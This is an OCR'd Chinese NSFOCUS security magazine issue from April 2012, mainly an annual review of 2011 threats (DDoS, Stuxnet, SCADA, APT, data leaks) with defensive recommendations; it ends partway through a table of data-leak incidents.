安全+
SECURITY
2012/04 总第016
技术版 与安全人士分享技术心得 Share technique experience with security professionals

★ 本期焦点

2011年安全回顾与展望

金融业个人信息安全事件分析与应对

下一代防火墙技术初探

DoS工具HOIC的分析

NSFOCUS

本期看点 HEADLINES

主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-8667
传真：(010)6872 8708
网址：www.nsfocus.com

Nsmagazine@nsfocus.com

2012/04 总第 016

安全+ SECURITY+

目录 CONTENTS

走进下一代安全

绿盟科技Security+编辑部

2011 年的安全格局看似杂乱无章，从宏观观之，则又井然有序。

攻击者的目标逐渐聚焦在两个方面: 实施破坏和窃取信息。前者又逐步演化为两种趋 势，针对网络空间的应用和服务使用分布式拒绝服务攻击（DDoS），针对物理世界的关键信息基础设施（CII）则采用高级持续威胁 （APT）攻击。

近年来 DDoS 攻击的规模持续增加，其复杂度不断提高，而发动攻击的代价或难度则越来越低，攻击的动机也逐渐以经济利益为主。造成这种现象的原因在于政府治理的缺失和技术发展的局限。关键基础设施防护和工业控制系统安全成为各国政府的防范重点已经多年，但是面对 APT 攻击任何保证似乎显得都有些无力。一方面，工业控制系统的安全性在体系、管理、运维及研究等方面均亟需完善; 另一方面，对 APT 的防护也需要各国政府、科研机构、应用厂商和防范主体的多层次合作。从一系列相关事件中可以看出，攻击者的目标选择、协作组织和影响范围均体现出明显的系统性趋势。

数据泄露事件在国内外均层出不穷，影响越来越大。数据泄露基本上可以分为窃密、 泄密和失密三种类型，而在数据的存储、传输和使用阶段则分别存在不同的泄露方式。数据泄露涉及信息系统的几乎所有组成部分，而市场上可得的数据泄露保护（DLP）技术只能提供防护工作所需能力的一个子集。只有在 Web 应用、数据库、网络和主机系统、桌面等各方面，结合技术和管理，充分利用专业安全提供商的各种资源，多方努力，才能高效地做好数据安全防护工作。

作为对 2012 年信息安全发展的一个展望，笔者认为安全的关注点会同时体现在以下三个方面：伴随新技术产生的安全热点、新应用带来的安全关切；新模式引发的行业变革将对安全领域产生重大影响；此外，云安全和安全的智能化趋势，以及由此引发的“下一代安全”思潮也值得关注。

2011年安全回顾与展望

安全研究院　鲍旭华　王卫东　李鸿培　赵粮

摘要：本文对 2011 年安全格局进行了深入分析，并对 2012 年的安全趋势进行了展望。绿盟科技研究院发布的《2011 年安全回顾与展望》报告指出，当前攻击者的目标逐渐聚焦在两个方面：实施破坏和窃取信息。前者又分别集中在针对网络空间的 DDoS 攻击，以及针对物理世界关键基础设施的 APT 攻击。2012 年信息安全发展也会体现在不同层面：新技术产生的安全热点；新应用带来的安全关切；新模式引发的行业变革都将对业界产生重大影响。

关键词：分布式拒绝服务攻击 DDoS　关键信息基础设施 CII　工业控制系统 SCADA　高级持续威胁 ATP　数据泄露保护 DLP

1、前言

2011 年，对于安全业界是不寻常的一年。这一年发生了许多事情。2012 新年前的最后几天里，CSDN 社区的六百万用户信息(包括明文口令）被传播到网上，随后天涯等至少 26 个知名网站被爆有用户信息泄露问题，涉及账号、密码 2.78 亿条 [CNCERT]，引发行业主管机构和各大媒体的高度重视。不少业内人士淡淡苦笑中透着一丝无奈：露出水面的，不过是冰山的一角。

相比中国，世界顶级的企业带来的是同样顶级的震撼，早在 4 月，黑客入侵 SONY 公司，1 亿名客户的详细资料和 1200 万个信用卡号码泄露。不仅如此，安全界的泰山北斗级公司 RSA 在 3 月份发现其网络被 APT 攻陷，曾几何时最强的安全盾牌，如何成了随时可能被引爆的炸弹，已知 4 家国际公司由此而受到不同程度的攻击，4000 万个 SecurID 令牌被更换。

面对满世界的羔羊们，狼群的牙齿分外犀利，黑客组织 Anonymous 直接叫板马来西亚政府。组织者人数并不多，他们在 Twitter 上招募志愿者并提供武器（一种被称为“低轨道粒子炮”的 DDoS 工具）。结果振臂一呼，应者云集，后果是 50 多个马来政府网站遭到攻击而损失惨重。攻击者单打独斗的时代已经过去，高效的大范围通讯工具加上易用性良好的武器，使得网络游击战成为恐怖的存在。另一个黑客组织 LulzSec 如彗星般出现，而又转瞬即逝，寥寥数人就以其组织力和行动力震撼了整个世界。谈到组织，狼群再勇猛也不具备真正的权威力量，2010 年的 Stuxnet 让所有国家见识了一种新的战略武器，而 2011 年的 Duqu 则提醒大家，不远的将来噩梦会再来。

2011 年，与攻击者的“魔高一尺”相比，国际范围内的安全厂商没能做到“道高一丈”，没有能做出足够强壮的回答。

安全之路到底在何方？无论是个人、组织还是国家，面对这样的寒冬似乎也只能自求多福。幸运的是，从唯物主义观点来看，越是强烈的对立就意味着转换的可能性越大，预示着更大的创新机会在酝酿和等待。围绕着“云计算”、“移动互联网”、“物联网”、“社交网络”，围绕着“下一代安全”，有准备的采撷者才会有收获。

战略和国际研究中心（CSIS）在 2011 年 10 月 10 日发表报告，阐述了 2006 年以来全球发生的 69 起重大安全事件 [James]，大部分事件与情报泄露有关（包括政治、军事和商业），其次则涉及到互联网服务的可用性破坏（包括拒绝服务攻击和恶意重定向等）；而就防御角度来说，关键信息基础设施的安全性最受瞩目。

借用上述观点，报告将从以下三个方面来回顾总结过去一年的信息安全威胁以及相应的安全防护实践。

1、分布式拒绝服务攻击 DDoS 攻击愈演愈烈

近年来，DDoS 攻击的规模持续增加，同时其复杂度不断提高，而发动攻击的代价或难度越来越低，攻击的动机则多元化，逐渐以经济利益为主。多年来 DDoS 久盛不衰既有治理方面，也有技术方面的原因。应对这种威胁则需要在政策和技术方面共同努力。

2、攻击的目标和方式发生变化

Stuxnet 发生于 2010 年，但它代表了安全事件的最新趋势。就攻击目标而言，这是人们发现的第一个可以破坏 SCADA 系统的恶意软件；从攻击手段来看，攻击者采用

了 APT 攻击。攻击者选择 SCADA 是因为其重要性，那么是否有类似的系统会被攻击者关注？除了回答以上问题，文中还就 APT 攻击的特点和防范实践进行了讨论。

3、利益成为数据泄露的主要驱动力

利益成为主要驱动力的现象并非偶然，与目前网络威胁的趋利性和新型主体介入有很大关系，或者出于商业利益，或者出于政治和意识形态的利益。本文分析了数据泄露的主要类型、原因和途径，并就相应的安全防护提出了相关建议。

近年来信息技术的发展速度不断加快，2012 年的信息安全发展变化也必将更为迅速。这种变化将同时体现在新技术、新应用和新模式的不同方面。此外，云计算作为信息领域的大潮，也将为安全业界带来重大改变，它既需要安全手段的保护，也会为安全带来新的发展机遇。与此同时，安全变革的另一个趋势是向以“智能化”为核心概念的下一代安全体系演进。让我们对新的一年拭目以待。

2、分布式拒绝服务攻击愈演愈烈

DDoS 的变化趋势

2000 年 2 月，Yahoo、CNN、Amazon、eBay 等大批知名网站遭遇 DDoS 攻击，历时数天的攻击导致这些网站全部或部分瘫痪。以此为开端，DDoS 攻击绵延不绝至今已近 12 年之久。然而时至今日，这种攻击事件非但没有被有效遏制，反而愈演愈烈，成为信息安全领域最令人忌惮的威胁。

根据绿盟科技和一些权威机构的分析，近年来 DDoS 攻击已经在发生很大变化，主要表现在以下几个趋势：

- 攻击的规模持续增加

一般来说，可以用历次攻击的峰值带宽和每秒数据包峰值的以及攻击持续的时间这三个数据的最大值和攻击发生频度来衡量攻击的规模。

根据 Yankee Group 公司的调查 [Yankee]，从 2002 年开始，DDoS 攻击规模开始了飞跃式的变化（见图 1）。信息技术和服务公司 Prolexic 最近表示，它缓解了 2011 年最大的一次 DDoS 攻击。发生在 11 月的一次为期一周的 DDoS 攻击，带宽峰值高达 45Gbps，每秒攻击数量达到 6900 万数据包。该公司最新的研究报告显示，2011 年第三季度攻击带宽比前一年同期增长了 66%[PRL]。




图 1 历年最大攻击的带宽峰值




图 2 应用层攻击种类分布

- 攻击的复杂性不断提高

早在 2003 年就有资料提及，攻击者为了逃避检测而调整攻击节奏，发明了低速率（low-rate）攻击 [Gabriel]。虽然这种攻击现身已久，对其检测与防护的技术仍是 DDoS 攻防研究的前沿课题。


随着新应用的出现，攻击的手法逐渐从

网络层向应用层转变，并有向业务逻辑层发展的趋势。目前 HTTP 和 DNS 仍是最主要目标，但针对 HTTPS SMTP 和 SIP/VOIP 的攻击也很常见（见图 2）。另外由于存在大量的开源程序的 DNS 服务器，攻击者可以轻易利用存在配置错误的 DNS 服务器发动反射 / 放大攻击 [Arbor1]。最近的统计应用层攻击，例如 Http Get/ Post /Push Flood 、SSL Get/ Post Flood 等，虽然只占比大约为 17.5% [PRL]，但应用层攻击的破坏力和防护难度要比网络层的大很多，因此其造成的危害远不止这个比例。在上述几个应用层攻击中，Http Get Flood 在业内又称 CC 攻击，是黑客研究出的一种专门挑战“黑洞”的攻击。CC 即 Challenge Collapsar，挑战黑洞，而黑洞是绿盟科技抗拒绝服务产品早期品牌，现在该产品系列已经改称 ADS(Anti-DDoS Systm) 产品。值得一提的是，绿盟科技的 ADS 产品能够很好的化解 CC 攻击，效果远远好于其它同类产品。

大部分 DDoS 攻击都是通过僵尸网络发动的，应该把组建僵尸网络作为整个攻击周期的一部分。因此攻击的复杂性还体现在组建和管理僵尸网络的手法不断翻新等方面。

- 发动攻击的代价或难度越来越低

由于很容易从网络上获得 DDoS 攻击工具，发动攻击不需要掌握很高深的技术。例如著名的“低轨道离子炮”（LOIC）[Jose]，该工具还衍生出很多个版本，甚至还有了安卓系统的版本。同时采用应用层攻击并不需要消耗很大的带宽，也就是攻击的成本更低。






图 3 DDoS 攻击工具—LOIC

- 攻击的动机多元化，经济利益为主

早期的攻击动机是炫耀和取乐，而近年来的攻击明显带有经济目的。攻击者要么直接要挟受害方，要么将攻击能力在网络上公开报价出售（见表 1 [Arbor1]）。一些组织出于竞争的原因租用僵尸网络攻击商业对手的网络。同时，政治和意识形态因素也是 DDoS 攻击的一个主要驱动，这类事件在最近几年屡见不鲜。

Price ($)	Duration (Hours)	Bandwidth (Mbps)
$20	2	45
$30	6	45
$50	12	45
$70	24	45
$75	24	100
$100	24	1,000
$250	24	1,000
$400	5	5,000
$600	168	1,000
$900	24	4,750
$1,000	24	4,750
$5,500	168	4,750
$6,000	168	4,750

表 1 僵尸网络租用价格表

DDoS 的盛行原因

DDoS 攻击从出现到现在，在长达近 12 年的时间里经久不衰，原因是多方面的。大体可以从治理和技术两个层面上加以分析。

首先看治理层面:

1) 各国司法界对打击 DDoS 攻击的力度还远远不够。一项调查 [Arbor1] 显示，网络运维人员对司法机关的工作效率以及案件

成功调查普遍缺乏信心。

2) 政府在关键设施保护方面的努力还有较大欠缺。DDoS 攻击涉及的范围很广，攻击手法隐蔽，司法取证困难，因此需要由政府牵头多方参与才能有效的杜绝。而在有些国家，政府的工作只是以行政指令的方式责成网络运营商负责防范和杜绝。而一次典型的攻击往往跨越多个运营商，仅靠运营商自身的能力无法完成。

其次看技术层面:

1）在战略上，缺少标本兼治的系统化的解决方案和组织措施。不从治理僵尸网络入手，无法杜绝 DDoS 攻击。无论多么先进的防护技术，都是被动防御，永远不能从根本上解决问题。因此需要配合一些僵尸网络监测的技术设备，如用于诱捕僵尸程序的蜜网系统以及自动化的新型恶意代码分析系统等。

在 DDoS 攻击问题较为严重的国家，政府普遍缺乏足够的重视，没有一个强力的协调机制，将司法机关、技术部门和运营企业整合为一个防控体系。以至于出现黑客组织公开炫耀击垮政府网站行为并公开电话号码受理攻击请求的情况。

2）在战术上，缺少先进有效的预防和缓解技术。

攻击者一直不断采用最新的技术（如云计算、云存储），从而在攻防竞赛中长期保持技术的优势 [Jose]。例如，为了建立僵尸网络，攻击者变换各种方法使用户的计算机感染僵尸程序。

绿盟科技的研究人员前不久发现了一种非常隐蔽的恶意软件传播方式。当一个用户打算从厂商的官方网站上下载某个文件时，下载请求经常在没有明确提示的情况下被自动重定向到内容分发网络（CDN）服务器上。攻击者攻陷 CDN 的服务器，篡改里面的文件。如果不仔细观察，用户很难发现该文件并源自非官方网站。这样一旦安装了被篡改后含有恶意代码的文件，自然会感染恶意程序。

另外，最近一年多的研究发现，攻击者开始利用社交网站、微博网站等作为僵尸网络控制信道，使得僵尸网络的活动越来越隐蔽。例如 Twitter 上的 Upd4t3 僵尸网络 [Twitter] 和 Facebook 上的 Trojan.Whitewall [Facebook]。

DDoS 的应对策略

要改变被动应对 DDoS 攻击的局面，需要在管理和技术等方面有一整套的应对措施。从组织机构和资金投入、新技术追踪与应用等方面保障相关工作的开展。

在管理方面可以参照国外的一些类似经验（日本的 Cyber Clean Center 项目 [CCC]）由政府牵头启动专门的 DDoS 预防控制项目:

- 开展恶意代码防治研究。开展对最新恶意代码和感染方式的跟踪研究，免费向社会公众提供恶意代码清除工具和建议，开展提供公众防范意识的公益活动。
- 鼓励相关产品研制。鼓励有实力的安全企业积极投入资源，持续加强对僵尸网络检测和 DDoS 防护技术的研究。
- 协调用户企业。协调网络运营企业为技术研究和产品研制提供便利条件（如实验数据的采集以及实验设备的部署等）。

在技术与产品研究方面，改变以往“重防护、轻预防”、“重设备、轻服务”的做法，在预防性技术的研究与设备部署方面加大投

入，积极采用最新的技术理念和软硬件平台，加强与专业服务提供商在预警、防护、响应、规则升级等方面的合作：

• 积极部署“蜜网”，加强对攻击工具和恶意样本的第一时间分析和响应。大规模部署蜜网设备以便追踪僵尸网络的动态，捕获恶意代码。部署网站运行监控设备，加强对网页挂马、访问重定向机制和域名解析的监控，切断恶意代码的主要感染途径。采用具备沙箱技术和各种脱壳技术的恶意代码自动化分析设备，加强对新型恶意代码的研究，提高研究的时效性。

• 引入信誉机制。在信息安全防护的各个环节引入信誉机制，提高安全防护的效率和准确度。例如对应用软件和文件给予安全信誉评价，引导网络用户的下载行为，通过发布权威 IP 信誉信息，指导安全设备自动生成防护策略。

• 利用新算法、新平台。利用云计算和虚拟化等新技术平台，提高对新型攻击尤其是应用层攻击和低速率攻击的检测和防护的效率。国外已经有学者开始利用 Hadoop 平台进行 Http Get Flood 的检测算法研究 [Yeonhee]。实际上 DDoS 攻击带有突发性，对其检测和防护所需大量计算资源具有临时性，因此非常适合采用云计算技术满足这种高可伸缩性要求。

• 加强服务和运营。专业设备和工具只是防护 DDoS 的一个方面，在攻击方越来越专业化和自动化的背景下，选择具有专业的实时监视和运营服务能力的专业提供商，在预警、防护、响应、设备维护和规则升级等方面加强合作，是保证 DDoS 防护效果、提高防护效率的重要措施。

3、攻击的目标和方式发生变化

2010 年的 Stuxnet 是一个重要的标志性事件，此后，针对关键信息基础设施（CII），尤其是针对工业控制系统（SCADA）的攻击越来越引人关注。CII 是全球或国家基础设施的组成部分，是确保一国关键基础服务得以持续运转的不可或缺之要素。早在 1998 年 5 月，美国政府就发布了第 63 号总统令（PDD63）：《克林顿政府对关键基础设施保护的政策》，成为直至现在美国政府建设网络空间安全的指导性文件。2003 年 2 月，又发布了《保护网络空间的国家战略》正式版本，重点突出国家政府层面上的战略任务。2009 年 5 月 29 日，奥巴马在白宫东厅公布了名为《网络空间政策评估——保障可信和强健的信息和通信基础设施》的报告，强调美国 21 世纪的经济繁荣将依赖于网络空间安全。2011 年 5 月，美国发布了首份《网络空间国际战略》，描绘了美国政府关于网络空间发展、治理与安全的战略蓝图。文中列举了军事、经济等七大政策重点，可见其认为网络空间已成为能对国家命脉产生重大影响的领域之一。而针对 CII 的攻击的确会影响到国家的经济基础，甚至政治局势，早已超出了一般意义上的网络攻击。

卡巴斯基实验室创始人及 CEO 尤金先生说：“上世纪 90 年代，是网络破坏者的时代；从 2000 年到 2010 年，是网络罪犯猖獗的时代；而现在恐怕则是网络战争和网络恐怖主义的新时代。”[Kaspersky]

由于 CII 的重要性，通常具备较高的防护水平，因此攻击者往往采用 APT 攻击的方式来达到目的。考虑到这种相关性，本报告特意将关键信息基础设施 / 工业控制系统和 APT 攻击放入同一章节。下文分别对围

绕着关键信息基础设施的相关安全事件变化趋势、以及 SCADA 安全和 APT 攻击等进行了分析。

Stuxnet 是一种计算机蠕虫病毒，这种蠕虫病毒可以在连接互联网的电脑中传播扩散，同时感染移动存储设备，包括 U 盘、移动硬盘，甚至带有 USB 装置的手机、相机等。一旦通过存储设备进入内部计算机，就会在内网中快速传播，直到侵入安装了西门子 WinCC/PCS 7 SCADA 控制软件的主机，展开破坏性攻击。赛门铁克公司的研究表明，在感染初期受影响的国家主要包括伊朗、印度尼西亚和印度。[Symantec1]

赛门铁克安全响应中心高级总监凯文霍声称，多数受感染的系统在伊朗（约 60%）[Robert]。它可能是专门针对伊朗的“高价值的基础设施”而设计的，例如布什尔核电厂或纳坦兹的核设施。据 ISIS（Institute for Science and International Security）研究所估计，纳坦兹因此而发生故障的离心机可能多达 1000 台，占总数的 10%[ISIS]。

Stuxnet 利用了四个 Windows 系统未公开的零日漏洞 [Microsoft]，并使用两个盗取的数字证书对软件进行数字签名。部分专家认为，在恶意软件的历史上，研发 Stuxnet 可能是投入规模最大的一次。它的许多功能都需要完整的项目团队实现，并且要对工业生产过程有深入的了解 [Gregg]。赛门铁克估计，Stuxnet 开发团队至少包括五至三十个人，并且需要 6 个月的准备时间 [Halliday]。多家新闻和研究机构认为，它可能是以色列或美国研制，以遏制伊朗核计划的一次尝试 [Beaumont] [Reals]。

安全事件的变化趋势

根据公开可得的分析显示，以 Stuxnet 为代表的若干重要安全事件不仅采用了非常先进的技术，同时还表现出安全事件的以下几种“共性”趋势：攻击者的组织协作程度越来越高；被攻击目标的影响力越来越大，攻击的影响范围越来越精确，如图 4 所示。




图 4 攻击事件的变化趋势图

图中横轴表示攻击目标的影响力大小；纵轴表示攻击者组织协作的程度。安全事件用圆形区域表示，其中大小表示事件实际影响的范围，颜色的种类表示事件的类型，深浅表示事件的单位损失（损失和范围的比值）。

互联网历史上的这些安全事件正展现出较为明显的变化趋势：

- 攻击目标的重要性迅速上升

从载体角度，攻击对象从个人计算机发展到网站服务器，乃至于 Google 这样的大型商业服务；从信息角度，窃取目标不再限于个

人和商业信息，越来越多的攻击者开始关注军事和政治情报；从实体角度，除了发生的公共基础设施破坏，叙利亚的防空系统，伊朗的核工业也都成为了受害者。

• 攻击者的协作程度逐步提高

传统的黑客都是独行侠式的人物。然而，个体的力量毕竟是有限的，黑客团体随之而出现，他们中既有结构松散的联盟（例如 Anonymous），也有分工有序、组织严密的团队（例如 LulzSec）。在马来西亚事件中，出现了由核心团队提供组织力和资源，周边团队和个体负责行动的“动态联盟”形式。以 Stuxnet 为例的 APT 事件，则展现了超出一般商业机构，甚至军方的“高效能团队”方式。

• 攻击的影响范围更精确

早期的病毒和蠕虫会影响并破坏互联网上的大量主机，Melissa 使 10 万台以上计算机瘫痪，Nimda 蠕虫的传染数量至少达到 130 万，影响范围不断扩大。然而，随着攻击者的目的性增强，其影响范围开始变得越来越具有针对性。在 Stuxnet 事件中，伊朗 60% 的个人电脑感染了病毒，但只有安装了西门子 WinCC/PCS 7 SCADA 控制软件的主机才受到实际影响，而病毒本身也具备定时停止功能，到 2012 年 7 月 24 日，所有 Stuxnet 病毒会自动停止活动。

作者认为上述趋势还将继续主导 2012 年安全事件的轨迹。

SCADA 安全

SCADA(Supervisory Control And Data Acquisition) 通常代指工业控制系统（ICS）：监测和控制工业基础设施以及与设备相关的过程 [Wiki1]。它应用领域很广，可以应用于电力、冶金、石油、化工等领域的数据采集与监视控制以及过程控制等诸多领域。在电力系统中，SCADA 系统应用最为广泛，技术发展也最为成熟。它可以对现场的运行设备进行监视和控制，以实现数据采集、设备控制、测量、参数调节以及各类信号报警等各项功能。

Stuxnet 事件发生后，SCADA 系统的安全成为研究焦点之一，图 5 为近年来 OSVDB 公开的新增 SCADA 漏洞数量 [OSVDB]。




图 5 OSVDB 公开的新增 SCADA 漏洞

为什么 SCADA 会被选择为攻击目标？或者说，什么样的系统会被攻击者关注，应该加强安全防护呢？作者认为符合以下四个条件的各类工业控制系统容易招致网络攻击：

1. 信息化程度较高的行业

信息化程度较高的环境中可能存在攻击者熟悉的漏洞，他们可以利用已有的攻击工具。无论是直接的攻击还是蠕虫病毒的传播，都需要途径，越是信息化程度高的环境，这样的潜在途径就越多。

2. 标准化的系统

标准化的系统往往具备更高的稳定性，但同时也容易受到攻击，因为攻击者更容易得到相关的技术资料以及寻找类似系统进行试验。

3. 系统应用环境变更的情况

一些行业的业务系统初始设计时准备应用在封闭环境或专网环境中，所以安全性需求较低。但是随着业务需求的演变，应用环境发生了变化，与互联网建立了连接，却没有对安全机制进行足够的强化，这就使得系统面对攻击时显得较为脆弱。

4. 具有影响力的目标

不同类型的攻击者对影响力的判定并不相同。个人黑客会选择大众关注度较高的目标来建立声望。2011 年 11 月，一个自称 pr0f 的黑客在网络上展示了他攻击南休斯敦供水系统的证据。经济犯罪者会选择具有经济价值的目标，如银行系统。而政治势力或恐怖主义组织则会选取关键基础设施进行破坏，例如 Stuxnet 事件。

从上述条件也可以推测，SCADA 系统也只是威胁攻击目标多样化的一个开始，只要满足以上一个或几个条件的系统，就会越来越受关注，成为攻击者青睐的对象。

加强 SCADA 系统的安全性无疑是一项艰巨的任务，因为当面临攻击者的持续关注时，任何疏漏都可能导致灾难。作者认为以下最佳实践可以有效的降低遭受攻击损失的概率:

1. 国家主管机构主导建立关键信息基础设施的防护体系和标准。关键基础设施的安全性不仅会影响企业或行业，还可能在政治、军事、经济领域引起连锁反应。政府主管机构应加强相关立法和标准化活动，促进运营组织与安全专业研究组织的广泛合作。

2. 加强行业安全性研究。当前的安全研究大部分集中于通用网络和系统，对行业专用系统的安全研究比较匮乏。对于风险较高的行业，应该促进与安全研究组织和机构的合作，加强重要工业控制系统所使用软硬件的静态和动态代码安全分析。

3. 运营组织和关键提供商建立系统开发的全生命周期安全管理。加强系统安全性的一个有效方法就是在开发的每个阶段降低安全缺陷出现的可能性，参考安全开发生命周期 SDL 过程 [SDL]，加强整个生命周期的安全管理工作。

4. 加强运营组织的安全运维和管理。严格管理所有可能的入口，包括将 SCADA 相关系统与互联网及其他办公网络物理隔离，严格控制移动介质和无线网络的接入。加强人员和流程的管理制度落实等。另外，还需要加强安全制度执行的实时性。防护措施的更新速度是其有效性最重要的度量指标，只有及时更新通用和专用系统的安全补丁和相关配置，升级各种防护和检测设备的规则，才能起到有效的防护效果。

APT 攻击

APT（Advanced Persistent Threat）通常指一个特定组织（例如国外政府），具备相应的能力和意图，并持续和有效的针对特定实体的威胁。对于黑客个人，即使有意对一个具体的实体进行攻击，一般也不称其为 APT，因为他们很少具有大量的资源和持久性 [Wiki2]。APT 攻击是一种组织严密的行为，有悖于传统黑客自由随性的方式。同时，它也意味着长时间集中高端人才和技术，需要有大量的资金支持和优秀的管理能力。因此，有一段时期，人们甚至质疑现实中是否真的存在 APT 攻击。

通常认为，APT 应当具备以下特点 [Wiki2]

- 高级：威胁背后的操纵者有能力进行全方位的情报收集工作。不仅包括通过计算机入侵获取信息，而且还可以扩展到传统的

情报搜集，如电话拦截技术和卫星成像技术。虽然攻击的个别手段可能无法被归类为特别 “先进”，但操纵者通常可以根据需要开发更为先进的工具。他们经常结合多种方法、工具和技术，以保持接触与尝试并最终攻陷目标。

• 持久: 操纵者会执着地进行特定任务，而不是随机地搜索目标。这种区别意味着, 操纵者也受外部实体的指挥。通过持续监测和接触，以实现针对目标的任务。如果操纵者暂时无法取得进展，他们通常会不断地重新尝试，并最终取得成功 。操纵者的目标之一是保持长期访问目标，而不只是取得一次性的攻击机会。

• 威胁：APT 是一种威胁，因为它同时具备了能力和意图。APT 攻击的关键在于协调人的行动，而不是盲目的执行自动化攻击。操纵者有具体目标和动机，具备足够的技能、组织力和资金。

然而，近两年来被认为是 APT 的事件不断被报道出来。在 Stuxnet 之外，2010 年的 Aurora 事件、2011 年的 RSA SecurID 窃取事件、Shady RAT 攻击等，多次证实了 APT 的存在。

以 RSA SecurID 窃取事件为例，攻击者执行了以下步骤:

1. 收集 RSA 员工信息，并向其中四名发送了两组恶意邮件，带有名为 “2011 Recruitment plan.xls” 的附件;

2. 该邮件被归入垃圾邮件箱，但仍有一名员工阅读了内容并点击附件，隐藏其中的恶意代码利用了当时的一个 0day 漏洞 CVE-2011-0609 植入木马;

3. 攻击者使用 poison ivy 控制这台电脑，取得了远程接触重要用户和服务器的条件，逐步收集相关信息并进行试探;

4. 一些重要用户和系统管理员账户被攻击者入侵;

5. 攻击者将获取的数据加密压缩，通过 FTP 服务传输至公司外的被控制主机，并清除入侵痕迹;

6. 攻击者利用得到的 SecurID 信息对使用 SecurID 的公司进行进一步攻击。

由上例我们可以看出，APT 攻击不是独立的、具体的攻击技术，而是一种攻击行为模式的体现。达成 APT 攻击需要无孔不入的情报收集能力，往往掌握最新的 0day 漏洞，拥有能够规避当时检测工具的传播和控制程序，以及利用所掌握资源快速展开连锁行动的组织力和行动力。这样的攻击不是能够依靠单一技术实现防范和检测的，针对性的防护需要以下多个层面安全工作的综合开展:

• 做好基础安全防护工作。从防范主体的角度来看, 应当做到 “安全防御无死角”。面对长期的侦测和试探，任何安全短板都可能成为攻击者的快速通道，只有做好各方面的防范，才能避免损失。

• 提高软件安全性，加强 ICT 供应链安全管理。根据 NVD 的统计 [NVD]，近六年来公开漏洞的数量逐步减少；与之相对的，是漏洞地下市场的繁荣。一些国际公司，例如 Facebook，开始主动付费购买本公司产品的漏洞，以便及时弥补，这未尝不是一种积极的行为。

• 加强“深入分析” 技术的探索。APT 攻击并不意味着没有痕迹，只是隐蔽性较强而难以发现。通过大力发展多维度的海量数据挖掘和关联技术，实现跨时域、跨设备和跨区域的踪迹分析，可以大幅增加发现攻击行为的概率。

• 加强国际合作。从各国政府的角度来看, 应当成立国际联合组织，

达成限制性协议并建立联合防范机制。相对于传统武器，网络空间的 APT 具有低成本、高破坏和隐蔽性的特点，很有可能发展成为不逊于核武器的攻击力量。如果不对其加以限制，只会使破坏程度不断升级。所以建立国际性的抑制体系可以减少国家间的过激行为，同时监控和打击网络犯罪及恐怖主义行为。

4、利益成为数据泄露的主要驱动力

近年来，因网络数据泄露对国家、企业甚至个人所造成的不良影响越来越大——经济损失、形象受损、竞争力削弱，甚至受到法规惩罚等。面对网络中存在的许多涉及国家、组织或企业安全的敏感数据，网络攻击行为的有组织特征越来越明显。在各种利益的驱动下，这些网络敏感数据正面临外部入侵以及内部泄露所造成的巨大威胁。

2011 本年度重大数据泄露事件

进入 2011 年，国内外的数据泄露事件层出不穷，据隐私权信息交流中心 (Privacy Rights Clearing house) 声称，2011 年上半年就发生了 234 起泄密事件，涉及多个行业，受影响的用户成千上万。表 2 中列出了 2011 年度国内外影响较大的一些数据泄露事件。

表 2 2011 年度国内外影响较大的部分数据泄露事件

序号	事件	描述	影响	备注
1	索尼公司	因系统配置缺陷，黑客攻入索尼敏感信息数据库，使其损失超过 1 亿个客户账户的详细资料和 1200 万个没有加密的信用卡号码。[netsecurity2]	公司形象严重受损；已花费数亿美元用于泄密事件后的客户挽救、法律成本和技术改进	国外
2	RSA 公司	黑客借助一封鱼叉式网络钓鱼的电子邮件潜入到 RSA 网络内部，找到了含有与 RSA 的 SecurID 认证令牌有关的敏感信息数据库。[netsecurity1] [netsecurity2] [fiercecio]	损失了其 SecurID 认证令牌的专有信息，并可能获得 SecurID 种子 (SecurIDseed)	国外
3	中文开发社区 CSDN	12 月开发社区 CSDN 数据遭黑客泄露涉 600 万用户隐私信息，包含登录名、密码及邮箱。[itxinwen]	因用户密码都是明文保存，这次信息泄露的后续危害将非常大	国内
4	中国国家统计局	据最高人民检察院及国家保密局通告，国家统计局、央行两官员因多次通过短信或 MSN 泄露中国宏观经济数据（CPI 数据）被判刑 [dfdaily]	危害国家经济运行秩序并严重损害了政府的公信力	国内
